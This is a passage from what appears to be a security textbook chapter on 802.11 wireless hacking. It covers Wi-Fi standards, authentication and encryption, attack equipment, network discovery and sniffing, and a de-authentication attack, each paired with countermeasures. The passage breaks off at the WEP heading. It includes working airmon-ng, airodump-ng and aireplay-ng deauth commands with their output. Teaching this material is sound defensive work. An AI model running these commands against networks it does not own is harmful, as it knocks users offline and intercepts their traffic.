

CHAPTER 8

**WIRELESS
HACKING**

When asked in 1887 what impact his radio wave detection discovery would have on the world, the German scientist Heinrich Hertz famously stated, “Nothing, I guess.” Hertz saw no practical use for his discovery at the time, instead acknowledging his simple progression from the scientists and experimenters before him—Mahlon Loomis, Michael Faraday, James Maxwell, and others. What Hertz lacked in vision, he more than made up for in his practical discoveries, however. The world was moving into a brave new invisible world and how fitting that its very discoverers had difficulty seeing its future. Now, over 140 years later, their discoveries have revolutionized the world and the way we communicate. And the world will never be the same.

Wireless technology hit the American market more than 60 years ago during World War I and World War II. However, due to the perceived threats to national security, it was deemed for military use only. Today, wireless computing has taken over the world. Everything from radio to wireless networking to cellular technology has infiltrated our everyday lives and consequently exposed us all to pervasive insecurities.

The moniker we all attribute to wireless networking today is the IEEE 802.11 standard, also known as “Wi-Fi,” short for *wireless fidelity*. However, Wi-Fi networks should not be confused with their cousin Bluetooth (IEEE 802.15.1), which was developed by the Bluetooth Special Interest Group (SIG) in September 1998 and included Ericsson, IBM, Intel, Toshiba, and Nokia—later joined by many other companies such as Motorola and Microsoft.

In this chapter, we discuss the more important security issues, countermeasures, and core technologies publicly identified in the 802.11 realm, from the perspective of the standard attack methodology we have outlined earlier in the book: footprint, scan, enumerate, penetrate, and, if desired, deny service. Because wireless technology is somewhat different in attack techniques when compared to wired devices, our methodology combines the scan and enumerate phases into one cohesive stage.

You can expect to see the latest tools and techniques that hackers use during their war-driving escapades to identify wireless networks, users, and authentication protocols, in addition to penetration tactics for cracking protected authentication data and leveraging poorly configured WLANs. Also, we highlight numerous vendor configurations and third-party tools so site administrators can gain a step up in defending their wireless users and networks.

At the end of this chapter, you should be able to design, implement, and use a modern war-driving system capable of executing most of the latest attacks on your wireless network, as well as defend against such attacks.

BACKGROUND

802.11 is a standard released by the Institute of Electrical and Electronics Engineers (IEEE). The 802 portion refers to the categorization of standards that cover all local area networks, while the .11 speaks specifically to wireless local area networks. As changes to the standard are made, the standard must be amended, which is indicated by adding a letter to the end of its title. For instance, some well-known amendments are 802.11a,

802.11b, and 802.11g. In 2007, the committee responsible for maintaining the standard decided to incorporate many of the amendments into the actual standard; this resulted in IEEE 802.11-2007, which is the current base 802.11 standard at the time of this writing. 802.11 defines communication standards for both the physical and data link layers of the OSI model.

Frequencies and Channels

Because we rely heavily on wireless technologies and the radio spectrum is a fixed size, the government regulates who and what can occupy the airwaves. Each country may have different regulations in place, so it's important to understand what is applicable to your location. That being said, 802.11 network regulations really only change slightly from one country to the next, so what works in the United States works across the world, with only a few exceptions.

The parts of the radio spectrum that are allocated for general use are called the *industrial, scientific, and medical (ISM)* radio bands. These ISM bands are often very crowded, hosting a plethora of electronic emissions originating from things like microwaves, cordless phones, garage door openers, and Bluetooth peripherals.

802.11 can operate in either the 2.4-GHz or the 5-GHz ISM bands. For instance, devices (wireless adapters and access points) compatible with 802.11a operate within the 5-GHz band, and devices compatible with 802.11b/g operate within the 2.4-GHz band. A device is said to be “dual band” if it supports both. Unlike 802.11a/b/g, 802.11n is not band specific; thus, an 802.11n device should define the band it is able to operate in.

To leverage the radio spectrum most effectively, 802.11 divides itself up into sections called *channels*. Channels within the 2.4-GHz spectrum are numbered consecutively from 1–14, whereas channels in the 5-GHz spectrum are numbered nonconsecutively from 36–165 (in the United States). Channel use is one of the major differentiators across countries. Channels are all labeled the same internationally; however, some countries place restrictions on certain channels. For instance, in Singapore, channels 100–140 can't be used, and in Turkey and South Africa, channels 34–64 are only permitted indoors.

In deployments with just one access point (AP), the AP and clients transmit on one, preconfigured channel. Neighboring channels in the 2.4-GHz range overlap, which means if one device is transmitting on channel 1 while another device is transmitting on channel 2, the two will interfere with each other. However, there is enough distance between channels 1, 6, and 11 that they do not interfere with one another; these channels are referred to as *nonoverlapping*. In the 5-GHz spectrum, all channels are nonoverlapping.

Session Establishment

Two primary types of wireless networks are available: Infrastructure and ad hoc. *Infrastructure* networks require an access point to relay communication between clients and to serve as a bridge between the wireless and wired networks. *Ad hoc* networks operate in a peer-to-peer fashion without the use of an access point. Although most

concepts are applicable to both infrastructure and ad-hoc networks, we'll talk primarily about infrastructure networks in this chapter.

To communicate, a client must first establish a session with the access point serving the wireless network. From a data link-layer perspective, the first step in this process is for the client to identify if the wireless network is present. Traditionally, the client does this by sending a broadcast message, called a *probe request*, asking for the network to identify itself. It addresses the network using a friendly name that is called a *Service Set Identifier*, or *SSID*. One at a time, the client switches to each channel it supports, sends out a probe request, and waits a certain amount of time for a response from the access point; this is called a *probe response*. The client does this continuously until it finds the wireless network it's configured for. Vista and above actually deviate from this process as a security mechanism, which we explore later in this chapter.

Once the client has determined that the access point is nearby, it continues to establish the session by sending an *authentication request*. The term *authentication* is used loosely here and can sometimes be a point of confusion. During the 802.11 session establishment process, this authentication step is completely unrelated to the more advanced mechanisms that come later if the network is configured to use something like WPA. Here, the AP may be configured to accept any connection, which is referred to as *open authentication*, or it performs a challenge-response, which is called *shared key authentication* (only applicable with WEP-encrypted networks, discussed in the "Encryption" section). Take note, however, shared key authentication is almost never used. If a network is configured to use encryption and open authentication, the access point allows anyone to establish a connection, but as soon as the client sends a data frame that is not encrypted, or incorrectly encrypted, the access point destroys the connection.

The final step in establishing a session is a record-keeping process called an association. The client sends out an *association request*, and the access point sends out an *association response*, which means the access point is keeping track of that wireless client. At this point, the client may or may not be able to communicate on the network, depending on the level of security required by the access point.

Security Mechanisms

A certain baseline level of security is available to wired networks: In order to access one, you have to plug into a network jack physically located in an easily controllable environment. Wireless networks expand network accessibility; therefore, additional security controls are necessary to compensate.

Basic Mechanisms

A number of "basic" security mechanisms are all relatively trivial to bypass. Most are considered some form of "security by obscurity." We describe their functionality next, and in the upcoming sections, we tell you how to defeat them.

- **MAC filtering** Access points have the capability to scrutinize the source MAC address of the client during the authentication phase of the 802.11 session

establishment process. If the client MAC address does not match an address in a preconfigured list, the AP denies the connection

- **“Hidden” wireless networks** APs send out announcements called *beacons* at regular intervals. By default, these beacons include the AP’s SSID. To hide the presence of the wireless network, the AP can be configured to omit the SSID from these beacons. Because the SSID is required to join the network, hiding it makes attacks slightly more difficult. An interesting note is that Microsoft actually recommends announcing your SSID because Windows Vista and later first look for these beacons before making an attempt to connect to the wireless network. This behavior protects the client, as it does not need to send out probe requests continuously when the network is unavailable, which opens up the client to AP impersonation attacks. Unfortunately, at the time of this writing, not all operating systems implement this mechanism.
- **Responding to broadcast probe requests** Clients can send broadcast probe requests that do not contain an SSID to discover nearby wireless networks. In secure environments, all clients should be preconfigured, and APs can be configured to ignore broadcast probe requests, making it more difficult for a unauthorized client to identify the network.

Authentication

There’s an important distinction between authentication and encryption when it comes to wireless security. The purpose of *authentication* is not only to establish the identity of the client, but also to produce a session key that feeds into the encryption process. Both the authentication and the encryption occur at Layer 2 of the OSI model, meaning they occur before a user even gets an IP address.

Wi-Fi Protected Access, or WPA, is a certification developed by the Wi-Fi Alliance that identifies the level of compliance a particular device has with the IEEE 802.11i amendment. When IEEE 802.11i was in draft format, there needed to be a way to identify which devices supported the enhanced security functionality it defined. WPA indicates that a device is certified to support at least Temporal Key Integrity Protocol (TKIP), discussed next in the “Encryption” section, as defined in the draft amendment, and WPA2 indicates that a device is certified to support both TKIP and Advanced Encryption Standard (AES), as defined within the non-draft, published 802.11i amendment. Over time, it became commonplace to use WPA to refer to all of the security mechanisms defined within 802.11i, so we’ll stick to that throughout this chapter.

WPA comes in two forms: WPA Pre-Shared Key and WPA Enterprise.

- **WPA Pre-Shared Key (WPA-PSK)** A pre-shared key is used as an input to a cryptographic function that derives encryption keys used to protect the session. This pre-shared key is known by the access point and all clients on the wireless network. The PSK can be between 8 and 63 printable ASCII characters.
- **WPA Enterprise** WPA Enterprise leverages IEEE 802.1x, a standard that was originally applied to traditional wired networks for things like switch

port authentication. In this configuration, the AP relays authentication traffic between the wireless client and a wired-side RADIUS server. 802.1x details the use of the *extensible authentication protocol (EAP)*, which facilitates a wide range of authentication mechanisms such as EAP-TTLS, PEAP, and EAP-FAST. WPA Enterprise gives companies (or power users) the ability to leverage an authentication mechanism that works best in their environment.

In both WPA-PSK and WPA Enterprise, the client and AP perform what's called a *four-way handshake* to establish two encryption keys: a *pairwise transient key (PTK)* used for unicast communication and a *group temporal key (GTK)* used for multicast and broadcast communication.

Encryption

Within 802.11, encryption takes place between the access point and the client at Layer 2. Addressing information (source/destination MAC address) and management frames (probes, beacons, etc....) are not encrypted. For data destined to a wired side host from a wireless client, the data is decrypted at the access point and sent over the wire unencrypted. If a higher-layer protocol is encrypted (e.g., HTTPS) that traffic remains unaffected by the 802.11 encryption/decryption. Wireless networks have three available encryption options:

- **Wired Equivalent Privacy (WEP)** WEP was the predecessor to WPA and, with just one exception (dynamic WEP), does not have a “real” required authentication phase. With WEP, every participant in the network knows the actual encryption key. WEP's encryption mechanism has been found to be extremely flawed and is now widely exploited.
- **Temporal Key Integrity Protocol (TKIP)** TKIP, defined in 802.11i, was meant as a quick replacement for WEP. It's based on the Rivest Cipher 4 (RC4), just as WEP is; however, it makes a number of improvements to address the flaws in WEP's implementation. AES-CCMP (described next) was created in parallel with TKIP but was a complete redesign that needed additional computing power. TKIP doesn't have any additional hardware requirements, so the intention was for hardware manufacturers to issue firmware upgrades so older hardware that used WEP could then support TKIP. Nowadays all hardware can support AES-CCMP. Because no major vulnerabilities have been discovered with TKIP, however, you will still see it in many environments.
- **Advanced Encryption Standard – Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (AES-CCMP)** AES-CCMP was a complete redesign of the way encryption was handled on wireless networks. It is not vulnerable to many of TKIP's potential flaws and is the recommended encryption.

Next, let's look at the equipment needed to start attacking wireless networks.

EQUIPMENT

Most hacking we've dealt with thus far has just required a computer, software, and a little dedication. However, when dealing with wireless networks, we'll have to spend a few dollars on a good wireless adapter and we'll likely end up spending a few more on all the other goodies. The best advice here is to do your research before buying anything!

Wireless Adapters

The wireless adapter you choose will likely be one of the most important parts of your wireless toolkit, but you can't just use any old adapter. The one you pick has to meet a couple of requirements for you to be able to perform all wireless attacks. In the next couple sections, we outline the important specifications to look for in a wireless adapter and make recommendations on which ones we use.

Chipset

To launch some of the more sophisticated wireless attacks, you need to get a low level of control over your wireless adapter. In most cases, the manufacturer's chipset driver does not allow this level of control out of the box, so a customized driver has to be written. This is difficult because hardware manufacturers are traditionally very secretive when it comes to the inner workings of their devices. The wireless chipsets that are often most popular are the ones whose manufacturers have opened up their hardware to the community. With all of the hardware's secrets out of the box, drivers can be easily written and well supported by the operating system and wireless hacking tools.

Different hardware manufacturers often use the same chipset, so although we make some recommendations in Table 8-1 for specific wireless adapters, it's generally sufficient to identify the chipset that an adapter uses and figure out if that chipset is widely supported. A great site for compatibility information is aircrack-ng.org/doku.php?id=compatibility_drivers; it lists all of the major chipsets and their levels of support for wireless hacking.

Band Support

It's important to have an adapter that can support both 2.4 GHz and 5 GHz. If your card only supports 2.4 GHz, and the network you're targeting operates in the 5-GHz band, you won't be able launch any attacks or even see the network.

Chipset	Interface
Atheros	PCI/PCI-E/Cardbus/PCMCIA/Express Card
Ralink RT73/RT2770F	USB

Table 8-1 Recommended Chipsets

Antenna Support

Although you can get away without having an adapter with an external antenna, ensure that the adapter you buy can support an antenna as it may come in handy when discovering wireless networks and launching long-range attacks.

Interface

Your wireless adapter's interface determines your setup's flexibility. PCMCIA adapters are the most common, but newer laptops have been shipping without PCMCIA slots. Express Card slots are more common in laptops, but most wireless adapter manufacturers don't offer Express Cards with supported chipsets. Many netbooks don't have an expansion slot, so you may consider opening the system and replacing the internal card or using a USB adapter. USB adapters can be used within a Virtual Machine, but not many dual-band, widely supported USB adapters are available.

The Ubiquiti SRC adapter with the Atheros chipset (Table 8-2) is really the tried-and-true adapter of choice. It's been thoroughly tested and is supported by just about everything. The Alfa AWUS050NH is one of three Alfa cards that have become extremely popular because of Virtual Machine support. The drivers for these cards have gotten more reliable due to the card's popularity.

Operating Systems

Over the past five years, Windows has had a handful of moments in the spotlight, but the open source nature of Linux makes it the ideal operating system for wireless hacking. Furthermore, most of the hacking community seems to be moving away from spending countless hours wrestling with kernel drivers to get their systems running properly. Instead, everyone has opted for self-contained Linux hacking distributions, such as BackTrack (backtrack-linux.org/). BackTrack comes preinstalled with all of the latest tools and drivers for all of the popular wireless adapters.

The biggest movement is toward Virtual Machines (VMs). There is a strong gathering of people who prefer to run BackTrack within a VM. By using a VM, the host operating system remains unaffected, and they don't have to worry about rebooting into BackTrack. In this chapter, we'll stick with BackTrack from a LiveCD (USB, really) to launch all of our attacks. Although VM support has come a long way, it requires the use of a USB wireless adapter, and nothing ensures stability like a PCMCIA adapter.

Miscellaneous Goodies

If you've purchased a standard, off-the-shelf wireless adapter with a good chipset and a built-in antenna, you're ready to go. However, as anyone who gets into wireless hacking will tell you, there is an unavoidable urge to accessorize. Next we talk about all of the popular goodies that hackers tend to spend their lunch money on.

Make/Model	Chipset	Interface	Specs
Ubiquiti SRC	Atheros	PCMCIA	802.11a/b/g – 300mW – supports two external antennas
Alfa AWUS050NH	Ralink RT2770F	USB	802.11a/b/g/n – 500mW – supports one external antenna

Table 8-2 Recommended Network Cards

Antennas

To understand the differences among antennas completely, you need to get a little primer on some of their behind-the-scenes technology. First and foremost, you need to understand antenna direction. Antennas are classified into three types in terms of direction: directional, multidirectional, and omnidirectional. In general, *directional* antennas are used when communicating or targeting specific areas. Directional antennas are also the most effective in long-range packet capturing because the power and waves are tightly focused in one direction. *Multidirectional* antennas are similar to directional antennas in the sense that both use highly concentrated and focused antennas for their transceivers. In most cases, multidirectional antennas are bidirectional (a front and back configuration) or quad-directional. Their range is usually a bit smaller when compared to equally powered, unidirectional antennas because the power must be used in more than one direction. Lastly, *omnidirectional* antennas are what most people think of when they think of antennas. An omnidirectional antenna is the most effective antenna in cities because it transmits and receives signals from all directions, thereby providing the largest angular range. As an example, car antennas are omnidirectional.

Now that you understand the different terms for antenna direction, you also need to understand a few of the common types of antennas and how to distinguish a good antenna from a bad one. The wireless term *gain* describes the energy of a directionally focused antenna. Realize that all transceiver antennas have gain in at least two directions: the direction they are sending information and the direction they are receiving it. If your goal is to communicate over long distances, you want a narrow-focus, high-gain antenna. Yet, if you do not require a long link, you may want a wide-focus, low-gain antenna (omni).

Very few antennas are completely unidirectional because, in most cases, this would involve a stationary device communicating with another stationary device. One common type of unidirectional antenna is a building-to-building wireless bridge. A *yagi* antenna uses a combination of small horizontal antennas to extend its focus. A *patch* or *panel* antenna has a large focus that is directly relational to the size of the panel. It appears to be a flat surface and focuses its gain in one general direction. A *dish* is another type of antenna that can be used, but it's only good for devices that need to transmit in one

general direction because the back of the dish is not ideal for transmitting or receiving signals. For all practical purposes, you will most likely need an omnidirectional antenna with a wide focus and small gain that can easily connect to your wireless card without requiring an additional power supply.

Numerous vendors and distributors offer the proper equipment for war-driving. Listed next are some of our favorites.

HyperLinkTech	hyperlinktech.com
Fleeman, Anderson & Bird Corporation	fab-corp.com
Pasadena Networks	wlanparts.com

GPS

A global positioning system (GPS) can come in handy when mapping out wireless networks. Used in conjunction with a wireless adapter and wireless discovery software, these devices can be used to plot access point locations on a map. Nowadays most GPS's have the ability to connect to a computer, which is necessary if you want to use it for access point tracking.

Garmin International	garmin.com
Magellan	magellangps.com

Access Points

Through software, you can turn your wireless adapter into an access point, but sometimes an off-the-shelf AP makes it easier to do your dirty work. Many access points can run customized Linux distributions created specifically for off-the-shelf APs, such as OpenWRT (openwrt.org/) or DD-WRT (dd-wrt.com/). These distributions are great and ports for wireless hacking tools are also available, turning the AP into its own self-contained wireless hacking device. Check the compatibility pages on OpenWRT and DD-WRT first to figure out which AP to buy.

DISCOVERY AND MONITORING

Wireless discovery tools leverage 802.11 management frames such as probe requests/responses and beacons to identify the wireless networks nearby. Since the source and destination of an 802.11 frame is always unencrypted, wireless discovery tools can also track relationships in the data they see and map out what clients are connected to what access points. In this section, we look at the different types of discovery methods, the tools that exist to aid in discovery, and how to sniff unencrypted wireless traffic.

Finding Wireless Networks

There are two types of discovery methods for finding wireless networks: active and passive; this section covers both, as well as two popular discovery tools, Kismet and airodump-ng.



Active Discovery

Popularity:	9
Simplicity:	9
Impact:	2
Risk Rating:	7

In the early days of wireless hacking, most tools (such as NetStumbler) used a method called *active discovery* when identifying networks. The tool would send out broadcast probe requests and note down any access points that would respond. While this approach identifies some access points, many APs were configured to ignore these sorts of requests and so the tool would never notice these APs. We mention it here for completeness, but really passive discovery is the way to go.



Counteracting Active Discovery

Because active discovery relies on the AP responding to broadcast probe requests, an easy solution is to simply disable this when configuring the AP. Look for an option that says “Respond to Broadcasts” or “Respond to Broadcast Requests” and make sure it’s not checked.



Passive Discovery

Popularity:	9
Simplicity:	9
Impact:	3
Risk Rating:	7

As more and more people became familiar with wireless networks, the tools grew in functionality, and the method of *passive discovery* became the standard. Rather than solicit responses from access points, passive discovery simply listens on each channel and collects any data it sees. The tool then analyzes that data to build relationships between frames and form a picture of the wireless networks in range. So although an access point may be configured to not announce its SSID in beacons, or respond to broadcast probe requests, a passive discovery tool will list the BSSID (MAC address of the AP) found within the AP’s beacons and mark the SSID as unknown. For a client to join a wireless network, it must provide the SSID; so when the passive discovery tool sees clients


connect, it jots down the SSID and populates the field next to the AP's BSSID. Additionally, passive discovery is undetectable, making it ideal for the stealthy attacker.

Discovery Tools

A number of discovery tools have come and gone throughout the years, but the two that seem to remain constant are Linux tools: Kismet and airodump-ng. These tools gained popularity as enthusiasts roamed their neighborhoods, searching for wireless access points. The term *war-driving* describes the process of driving around a neighborhood and searching for available access points. The term has been expanded to nearly every other activity, such as war-flying, war-walking, and even war-boating! There have even been cases of hackers creating motorized unmanned aircraft equipped with wireless adapters, GPSs, and discovery tools to survey an area from the sky—the hacker equivalent of a drone! Sites like WiGLE.net have been created to allow users to upload their findings, mapping virtually the entire planet's access points.

Kismet Kismet (kismetwireless.net/), written by Dragorn (aka Mike Kershaw), is an extremely robust wireless discovery tool. It's one of the longest running, regularly maintained tools out there and it only keeps getting better. Kismet supports GPS tracking, a variety of different output formats, and can even be deployed in a distributed fashion to gain coverage across a large area.

Navigating Kismet's interface is intuitive; it even supports the use of the mouse—a rarity with Linux tools. The tool can be configured via the `kismet.conf` file or via the interface. Starting Kismet is a relatively simple task:



airodump-ng The de-facto wireless hacking toolset is the aircrack-ng suite (aircrack-ng.org). It contains tools to perform just about any wireless attack on the books, and it's maintained on a pretty regular basis. Part of the aircrack-ng suite is a wireless discovery tool called airodump-ng. Airodump-ng is a good alternative to Kismet when you're looking for a quick, simple-to-use tool that you only need for a short time. Because Kismet has so much functionality, it can sometimes be overkill for short-to-the-point tasks.

Airodump-ng, like the rest of the aircrack-ng suite, requires that you first place your wireless adapter into "Monitor Mode," which allows the tool to view all wireless traffic and inject malformed frames into the air. Using the `airmon-ng` script, create a new monitor mode interface:

```
root@root:~# airmon-ng start wlan0
```

```
Interface      Chipset      Driver

wlan0          Atheros AR5213A ath5k - [phy1]
                  (monitor mode enabled on mon0)
```

With Monitor Mode enabled (`mon0` was created), you can launch `airodump-ng`. We just need to provide the correct interface (`mon0`) to run `airodump-ng` with its default settings:

```
root@root:~# airodump-ng mon0
```

At this point, `airodump-ng` looks for all available wireless APs and clients on the 2.4-GHz spectrum by stepping, or "hopping," through each channel and observing the data on it. The top half of the screen is allocated for APs and the bottom half is for clients.

```
CH 3 ][ Elapsed: 0 s ][ 2011-05-20 07:15
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:11:92:B0:2F:3B	-83	1	0 0	1	54e.	OPN			viadream
68:7F:74:F1:56:BF	-54	3	0 0	6	54e.	WPA2	CCMP	PSK	GHE-EAST
00:11:92:B0:2F:32	-82	2	0 0	1	54e.	OPN			<length: 1>
00:11:92:B0:2F:36	-82	3	0 0	1	54e.	WPA2	CCMP	PSK	PowerOfOne
B4:14:89:83:1E:40	-66	3	0 0	1	54e.	WPA2	CCMP	MGT	<length: 1>
00:11:92:D0:2F:33	-02	2	0 0	1	54e.	OPN			W2010
A2:21:B7:9A:C3:26	-84	2	0 0	1	54e.	OPN			Hotel Mela_EXT
00:11:92:B0:2F:37	-83	3	0 0	1	54e.	OPN			flux
00:11:92:B0:2F:30	-81	3	0 0	1	54.	WPA2	CCMP	MGT	<length: 1>
B4:14:89:83:4A:10	-58	5	0 0	1	54e.	WPA2	CCMP	MGT	<length: 1>
00:11:92:B0:2F:34	-83	4	0 0	1	54e.	WPA2	CCMP	PSK	<length: 1>

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
(not associated)	00:23:15:2E:2C:50	-55	0 - 1	0	3	Baker_Public



Protecting Yourself from Passive Discovery

Unfortunately, there is little you can do from a software perspective to protect yourself from an attacker passively monitoring your network that wouldn't go against the 802.11

specification. The best recommendation is to mitigate your risk by containing your wireless signals through the use of shielding on externally facing windows and walls. You can also consider limiting exposure by decreasing the power output of your access points so they only serve their immediate area.



Sniffing Wireless Traffic

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	6
<i>Risk Rating:</i>	8


Many wireless networks are completely unencrypted. Sometimes this is because it is too difficult to provide 802.11 authentication information to all users (hot spots, airports, etc...), and sometimes it's just pure neglect (grandma's house). With no 802.11 Layer 2 encryption, the user is forced to rely on higher layer encryption to protect traffic. Additionally, without encryption, positioning to conduct a man-in-the-middle attack is extremely simple. Nonetheless, unencrypted networks are everywhere, so why not see what's being transmitted over the air? An important note here is that in some states within the U.S., sniffing wireless traffic falls under wiretapping laws. Many states require that at least one party in the conversation (source or destination) be aware that the conversation is being monitored. This means if you're sniffing a random person's connection, and they are unaware of your presence, then you're in violation of the law. This regulation varies from state to state, so be sure to check your local laws.

Sniffing wireless traffic is the same as sniffing wired traffic except that in order to see all wireless traffic, you need to place your card into Monitor Mode (see the previous "airodump-ng" section).

Both airodump-ng and Kismet have the ability to save data to a PCAP file, which you can view later on. Sometimes you'll find it more useful to inspect the traffic as it's seen. You can do that directly with packet analysis tools such as Wireshark.

Wireshark

Wireshark is another staple utility in a hacker's toolkit. It's a packet analysis tool that can be used for nearly any protocol. In this setting, we'll use it to monitor 802.11 traffic. One nice thing about Wireshark is that we can use it within Windows with a specific wireless adapter, AirPcap (from CACE Technologies, owned by Riverbed Technology, www.cacetechnology.com). The product is a USB device that listens passively to the air and captures 802.11 packets directly from within Windows. A number of AirPcap adapters exist, including those for 802.11a/b/g/n.



Thwarting Wireless Sniffing

The easiest recommendation to protect yourself and others from wireless sniffing is to implement an 802.11 layer encryption (e.g., WPA-PSK, WPA Enterprise). Unfortunately, in some scenarios, this isn't possible. The next best thing is to leverage higher layer encryption to help out. For instance, establishing a VPN (with split tunneling disabled) can protect all traffic, even if you're on an open wireless network.

DENIAL OF SERVICE ATTACKS

It's sort of odd to think about this, but the 802.11 standard actually includes a couple of built-in denial of service (DoS) attacks. There are a number of reasons why an access point may need to force a client to disconnect (incorrect encryption keys, overloading, etc...). To facilitate this, 802.11's creators built in certain mechanisms that the client must obey in order to adhere to the specification. Of course, there are also "unexpected" DoS

attacks, but why do we need them when we have a built-in mechanism to accomplish the same task?



De-authentication Attack

Popularity:	9
Simplicity:	9
Impact:	5
Risk Rating:	8

The *de-authentication* (or *deauth*) attack spoofs de-authentication frames from the client to the AP, and vice versa, to instruct the client that the AP wants it to disconnect and to instruct the AP that the client wants to disconnect. This almost always works, but sending more than one frame is useful, as no requirement is defined in the 802.11 standard as to when the client will attempt to reconnect. So client drivers often try to reconnect very quickly.

aireplay-ng

aireplay-ng, another tool within the aircrack-ng suite, is a simple tool that performs a variety of functions, one of which is the de-authentication attack. Its de-authentication method is pretty aggressive, sending out a total of 128 frames for every deauth you define (64 to the AP from the client and 64 to client from the AP). With the adapter in monitor mode and on channel 1 (`iwconfig mon0 channel 1`), launch a de-authentication by defining the count (`--deauth 2`), the BSSID (`-a 00:11:92:B0:2F:3B`), the client (`-c 00:23:15:2E:2C:50`), and the interface (`mon0`).

```
root@root:~# iwconfig mon0 channel 1
root@root:~# aireplay-ng --deauth 2 -a 00:11:92:B0:2F:3B -c 00:23:15:2E:2C:50 mon0
07:20:05 Waiting for beacon frame (BSSID: 00:11:92:B0:2F:3B) on channel 1
07:20:05 Sending 64 directed DeAuth. STMAC: [00:23:15:2E:2C:50] [60|31 ACKs]
07:20:06 Sending 64 directed DeAuth. STMAC: [00:23:15:2E:2C:50] [63|39 ACKs]
```

An attacker can use the de-authentication attack to reveal the SSID of a “hidden” wireless network by observing the client’s probe requests as it reconnects. It can also be used in attacking WPA-PSK, covered later in this chapter in “Authentication Attacks.”



Stopping De-authentication Attacks

Because the de-authentication attack abuses a function defined within the 802.11 specification, there is little you can do to mitigate your risk to this attack completely while staying true to the standard. I’ve seen some corporate customers create custom drivers in which the client’s wireless adapter disconnects if it sees a de-authentication frame and quickly reconnects to a completely different company access point. This creates a cat-and-mouse game between the attacker and his or her target. Tools have

been released that observe this behavior and attempt to automate the tracking of the client as it moves to each AP, kicking it off as soon as it finds it.

ENCRYPTION ATTACKS

An encryption attack occurs when something is fundamentally flawed in the way an encryption algorithm or protocol operates, creating an opportunity to exploit it. It's important to realize that with WPA, the encryption mechanism is dependent on the authentication phase. So if there is a flaw within TKIP or AES-CCMP, an attacker would have the ability to decrypt data, encrypt data, and potentially send that data over the network as the already connected user who has been targeted. Because encryption keys rotate in a WPA network, the ability to perform these actions is only available until the key rotates, at which point the flaw would need to be exploited again. With WEP, on the other hand, there is no real authentication phase, nor is there a key rotation (with the exception of dynamic WEP), so once you crack the key, you can join the network as a valid user, decrypt any ordinary user's data, and inject forged data as any existing user—total pwnage! With the exception of WEP, encryption attacks on wireless networks are relatively rare, and when they do occur, they have a strict set of prerequisite conditions that must be met for the exploit to be successful.

WEP

